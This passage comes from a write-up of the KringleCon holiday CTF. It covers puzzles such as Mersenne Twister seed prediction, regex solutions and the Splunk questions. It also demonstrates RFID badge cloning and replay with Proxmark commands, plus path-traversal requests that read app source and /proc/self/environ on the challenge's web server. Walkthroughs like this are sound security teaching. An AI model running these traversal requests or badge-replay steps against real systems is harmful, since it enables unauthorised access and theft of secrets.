      if letter == value[char]:
        print(key)
    char += 1
```



```
}elf@ebda606445da ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking......

Vending machines enabled!!
elf@ebda606445da ~ $ 
```

Speaker UnPrepared Room


Grab Elevator Button in lower right and portals from vending machine (if you solved the vending machine puzzle). One side objective in here, which has to do PRNG generation.



Snowball Fight


Talking to Tangle Coalbox next to the game machine gives some important hints, including links to https://github.com/kmyk/mersenne-twister-predictor/blob/master/readme.md, which will be used heavily.

1. This game works as follows, each time you spawn both you and the enemies board are determined via a pseudo-random number generator. Since you can have multiple instances of the game open, when trying to solve the hard levels, where you are just given a set number, you can instead load that number into the easy level, beat it there and then replay the hard one. For impossible, you aren't provided the number, but inside the HTML comments there is a list of 624 "random" values that were tried before. Using those values, you can predict what your next value should be and do the same process of loading into the easy game.
2. Load up impossible, hit F12 and look around the html source, will find list of values

a. 


```
<script type="text/javascript" src="/static/battlefort.js"></script>
<!--
    Seeds attempted:

    1518608465 - Not random enough
    1444363140 - Not random enough
    1739721471 - Not random enough
    846359253 - Not random enough
    3664653172 - Not random enough
    1812499574 - Not random enough
    1827023834 - Not random enough
    4181464497 - Not random enough
    4047806121 - Not random enough
    63226891 - Not random enough
    993062723 - Not random enough
    1294538685 - Not random enough
    996501788 - Not random enough
    390352309 - Not random enough
    1580317913 - Not random enough
    809338014 - Not random enough
    2060451098 - Not random enough
    2862313748 - Not random enough
    1944026126 - Not random enough
    906100 - Not random enough
    336051447 - Not random enough
    3262759549 - Not random enough
    2628660619 - Not random enough
```

b. Copy and clean up to just the numbers

i. 

```
3690496270
2014421335
1413554107
836306710

624 substitutions on 624 lines
```

3. Install the Mersenne twister that was mentioned before and pipe the values given into the predictor, output the first result.

a. 


```
root@kali-vm:~/Kringlecon# cat snow_values.txt | mt19937pre
867307231
```

4. Copy that value into the easy board, and if done correctly, your two boards should have the exact same starting position, indicating the enemy does too.

a. Beat them on easy, then on impossible


Elevator (Green + Red)

Provides access to workshop and roof. Again, multiple ways to solve, this was mine using the portals from vending machine.



Workshop – Objective 5

Inside the workshop, pick up the large marble next to the table. There is 1 side objective inside the workshop, as well as objective 5 which needs an item found in the next room.




Sort-O-Matic Regex


Straight forward, solve each regex challenge. First 3 are easy, the next ones make strong use of boundary groups, separating each problem into small groupings. Solutions:


Matches at least one digit	\d+
Matches 3 alpha a-z characters ignoring case	[a-zA-Z]{3,}
Matches 2 chars of lowercase a-z or numbers	[a-z1-9]{2}
Matches any 2 chars not uppercase A-L or 1-5	[^A-L1-5]{2}
Matches three or more digits only	^\d{3,}$
Matches multiple hour:minute:second time formats only	^([0-1]?[0-9]|2[0-3]):([0-5][0-9]):([0-5][0-9])$
Matches MAC address format only while ignoring case	^([0-9a-fA-F]{2}:){5}[0-9a-fA-F]{2}$
Matches multiple day, month, and year date formats only	^([0-1][0-9])[\/.-]([0-2][0-9]|3[0-1])[\/.-]([0-2][0-9]{3})$

Objective 5 – Open the HID lock


For this objective, we need to open the lock in Workshop, but to do so, we first need to get the Proxmark in the Wrapping Room. Please read the section below on the Wrapping Room to find out how to obtain the Proxmark. Once obtained, the following steps were taken.

1. Remember from the Kitchen that Shinny Upatree was mentioned as being trusted
    a. 
    You know, Santa really seems to trust Shinny Upatree...
    b. Shinny is located in the Front Lawn, make way out there, stand near Shinny
2. Open Proxmark CLI in items

a. 

3. Run `lf hid read` while close to Shinny and save the value it gives
   a. 

```
[magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Car
[magicdust] pm3 -->
```


4. Go back to workshop stand by door and run `lf hid sim -r <id value>`
   a. 

```
[magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.
```

5. The door in the Workshop should now be open
   a. Important note – going through the next room turns you into Santa, which allows access to specific areas and terminals. Any future areas where I go as Santa will be marked as such.

Wrapping Room


Pick up the Proxmark from next to the Table to solve Objective 5 and grab the ball in the lower right corner of the room.



(Santa) Objective 8 - Broken Tag Generator

Objective: Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.


The tag generator is located at https://tag-generator.kringlecastle.com/. Solution is as follows:

1. Upload random txt file and notice error path
    a. 


       ERROR

       Something went wrong!

       Error in /app/lib/app.rb: Unsupported file type: /tmp/RackMultipart20201223-1-1k1y0mn.txt

    b. Source code file path = /app/lib/app.rb
2. Open Burp or other proxy and upload a small normal jpeg image, notice the path that the image is pulled from
    a. 


```
GET /image?id=ff00b3af-f65d-4b2e-8fa8-6dcf6995fa40.jpeg HTTP/1.1
Host: tag-generator.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: https://tag-generator.kringlecastle.com/
```
3. Test LFI on the /image page
    a. ?id=../app/lib/app.rb




```
GET /image?id=../app/lib/app.rb HTTP/1.1
Host: tag-generator.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 23 Dec 2020 23:04:25 GMT
Content-Type: image/jpeg
Content-Length: 4886
Connection: close
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'

require 'json'
require 'sinatra'
require 'sinatra/base'
require 'singlogger'
require 'securerandom'

require 'zip'
require 'sinatra/cookies'
require 'cgi'

require 'digest/sha1'

LOGGER = ::SingLogger.instance()

MAX_SIZE = 1024**2*5 # 5mb

# Manually escaping is annoying, but Sinatra is lightweight and doesn't
 have
# stuff like this built in :(
def h(html)
  CGI.escapeHTML html
end

def handle_zip(filename)
  LOGGER.debug("Processing #{ filename } as a zip")
  out_files = []

  Zip::File.open(filename) do |zip_file|
    # Handle entries one by one
    zip_file.each do |entry|
      LOGGER.debug("Extracting #{entry.name}")

      if entry.size > MAX_SIZE
        raise 'File too large when extracted'
      end
```

b.


4. Copy out the source code
    a. Notice two commented out areas
        i. 

```
# Validation is boring! --Jack
# if params['id'] !~ /^[a-zA-Z0-9._-]+$/
#   return 400, 'Invalid id! id may contain letters, numbers, period, underscore, and hyphen'
# end
```

        ii. 

```
# I wonder what this will do? --Jack
# if entry.name !~ /^[a-zA-Z0-9._-]+$/
#   raise 'Invalid filename! Filenames may contain letters, numbers, period, underscore, and hyphen'
# end
```

    b. Removes validation for looking up files and for uploading zip files
5. Since we can read any file, question is to find an environmental variable
    a. Can read all envs in linux at /proc/self/environ


Request

Pretty Raw \n Actions

```
GET /image?id=../proc/self/environ HTTP/1.1
Host: tag-generator.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 23 Dec 2020 23:13:45 GMT
Content-Type: image/jpeg
Content-Length: 399
Connection: close
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeS
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local
bin:/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_
OWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f
b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_W
ONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0
WasHereHOME=/home/app
```

b.

c. I assume there is another method using zip file expansion and shell commands that would give the answer.

6. Answer: JackFrostWasHere



Great Hall – Objective 6

(Santa) Objective 6 - Splunk Challenge

Objective: Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

The Great Hall only has one terminal, that is only active once you are Santa. This is a Splunk challenge where 7 questions are provided, have to search through and find the correct answer inside the Splunk indexes.

Question	Query	Notes	Answer
How many distinct MITRE ATT&CK techniques did Alice emulate?	| tstats count where index=* by index	Count the number after T value, don't count sub techniques	13
What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)	| tstats count where index=* by index	Grab two indexs for t1059.003	t1059.003-main t1059.003-win
One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?	Research in Atomic Github	https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1082/T1082.md#atomic-test-8---windows-machineguid-discovery	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography
According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)	index=attack OSTAP	Grab the UTC execution time of earliest	2020-11-30T17:44:15Z
One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?	EventCode=1 index="t1123-win" WindowsAudioDevice-Powershell-Cmdlet	Research frgnca on Github - look at AudioDeviceCmdlets Search Atomic Github for this Cmdlet - https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1123/T1123.md Search the specific 